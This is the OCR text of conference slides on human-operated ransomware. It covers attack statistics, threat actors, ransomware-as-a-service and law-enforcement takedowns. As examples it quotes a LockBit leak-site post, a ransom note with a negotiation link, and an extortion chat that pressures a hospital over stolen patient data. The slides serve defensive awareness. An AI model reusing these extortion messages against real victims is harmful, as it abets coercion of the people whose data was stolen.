52 minutes

to ransomware

Experts Live Austria

Agenda

- Introduction
- Threat actors
- Timeline and tactics
- Defensive recommendations
- Key takeways

Maarten Goet

MVP

RD

Experts Live Austria

HumOR

Human-operated ransomware attacks are up more than 250%

70% of organizations encountering human-operated ransomware had fewer than 500 employees

Password based attacks spiked in 2023

80% of all compromises originate from unmanaged devices


Experts Live Austria

Source: Microsoft Digital Defense Report 2023

Damage

75% of consumers prepared to ditch brands hit by ransomware

As 40% of consumers harbor skepticism regarding organizations' data protection capabilities, 75% would shift to alternate companies following a ransomware attack, according to Object First.



Threat Actors

Experts Live Austria

Threat actors

Motives *

- Fame
- Revenge
- Financial
- Political
- Intelligence
- Destruction

Evolution

Ransomware (mid 2010's)

- Targets **individual systems**
- Broad targeting, narrow impact
- **Opportunistic** data encryption
- Unlikely to cause catastrophic business disruption
- Defense via **malware prevention** is possible


Human-operated ransomware (now)

- Targets **entire company**
- Customized attack driven by **determined human intelligence**
- **Calculated** data encryption and data exfiltration
- Guaranteed to cause **catastrophic** and **visible** business disruption
- Successful defense requires **holistic security**

Double extortion

Pay ransom?

41% of victims pay ransom



thalesgroup.com

Thales is a global high-tech leader with more than 81,000 employees on every continent. The Group invests in digital and d
innovations - big data, artificial intelligence, connectivity, cybersecurity and quantum - to build a future of trust, essential to the
development of our societies, by placing people at the heart of decision-making.
Thales offers solutions, services and products that help its customers - companies, organizations, governments - in five major markets
that are vital to the functioning of our societies: digital identity and security, defense, aeronautics, space, and transportation.

Organization Type: Electrical systems, services for the aerospace, defense, security,...
Staff: >9999
Headquarters: France
Founded: >1999
Address: 31 Place Des Corolles, Paris La Défense, Ile-de-France, 92098, France
Phone: +33.157778000
Revenue estimated: 17.000.000.000€
Nature of documents: Very Sensitive - Confidential - High Risk
Content of documents: company operation, commercial documents, accounting files, customer files, drawings of clients structures,
softwares

As far as customers are concerned, you can approach the relevant organizations to consider taking legal action against this company that
has greatly neglected the rules of confidentiality.
We are at your disposal to offer you the best of our abilities.

ALL AVAILABLE DATA WILL BE PUBLISHED !

Lockbit second time (Nov 7 '22), after Thales was first posted in 2021

Can you negotiate your way out of a ransomware attack ?

README.TXT

IF YOU ARE READING THIS, YOUR NETWORK HAS BEEN PENETRATED AND YOUR FILES AND DATA HAS BEEN ENCRYPTED.

WE KNOW YOU HAVE HUNDREDS OF EMPLOYEES AND THOUSANDS OF CUSTOMERS. WE HAVE GAINED ACCESS TO ALL OF YOUR SERVERS.

WE KNOW THE DATA WE HOLD WILL DAMAGE YOUR REPUTATION IF IT IS PUBLISHED OR SOLD ONLINE.

CONTACT US BELOW IMMEDIATELY TO PAY THE RANSOM AND WE WILL DECRYPT YOUR DATA AND SAFELY RETURN IT.

PROCEED TO NEGOTIATION

https://t.co/8vQ8wU5hc6

Time left until publication: 0d 12h 38m 5s

Bluewater Health and others 2023-10-31 18:48:55

We have strongly considered your demands, but we cannot pay. We have to use our money, all of our money, for our patients. We understand that this will upset you. But please know this: cancer treatment is being cancelled. Surgeries are being postponed. Our patients are hurting. We are doing our best to restore our operations, and we will recover. But this attack has resulted in actual pain and suffering. We cannot pay, and we are asking you to delete the data and leave us alone. Our patients and staff have endured enough.

2023-10-31 20:28:05 **Admin**

I think you're wrong in your calculations. The fastest way to restore your systems is payment. The cost of reimbursing patients for a data breach and insurance for a year or two will cost you a lot more. (5.6 million PII PHI in database dumps) Reputational costs - for example, the fact that you save money and don't want to quickly resume care for your patients.

2023-10-31 20:29:04 **Admin**


Either way - we're not upset, we'll pour your data into our leak site after the timer expires.

2023-10-31 20:32:55 **Admin**

We understand that money is more important to you than patients - we're alike in that.

Type message... Send


Ransomware as-a-service



Experts Live Austria

https://www.microsoft.com/security/blog/2022/05/09/ransomware-as-a-service-understanding-the-cybercrime-gig-economy-and-how-to-protect-yourself


DEV-0504



Experts Live Austria

https://www.microsoft.com/security/blog/2022/05/09/ransomware-as-a-service-understanding-the-cybercrime-gig-economy-and-how-to-protect-yourself

Blackcat



https://www.chainalysis.com/blog/ransomware-2024

THIS DOMAIN HAS BEEN SEIZED

Through the international cooperation of Operation Endgame, a series of coordinated actions to dismantle cybercriminal services has been carried out.

Law enforcement agencies have seized databases and other information relating to this domain. Anyone operating or using these cybercriminal services is subject to investigation and prosecution.


If you have information to report about cyber criminal activity on this domain, please contact us:

operation-endgame.com
contact@operation-endgame.com

JUNALCO


OFAC POLITIE OPENBAAR MINISTERIE Bundeskriminalamt HESSEN ZIT POLITI NCA National Crime Agency EUROPOL EUROJUST

Whut?!



Experts Live Austria


Attribution is hard


MSTIC



Microsoft
Microsoft Digital Defense Report
Illuminating the threat landscape and empowering a digital defense.
40% of nation state attacks is targeting critical infrastructure

Tracked activity

- Nation-state actors
- Ransomware groups
- Cyber mercenaries or private sector offensive actors
- Storm-#### designations refer to emerging or developing clusters of threat activity.



Taxonomy



United Kingdom GB

EXCLUSIVE: Ransomware incidents now make up the majority of the emergencies prompting the British government's crisis management COBRA meetings.

Half a dozen or so scoops in here on how little progress Westminster has made to tackle the issue. ⬇️

therecord.media

Ransomware incidents now make up majority of British government's crisis man...

Ransomware incidents in the United Kingdom are now so impactful that the majority of the British government's recent crisis management COBRA meetings...

9:16 AM · Nov 18, 2022 · Twitter Web App

Australia AU

Experts Live Austria

Ukraine 🇺🇦 power grid attacks

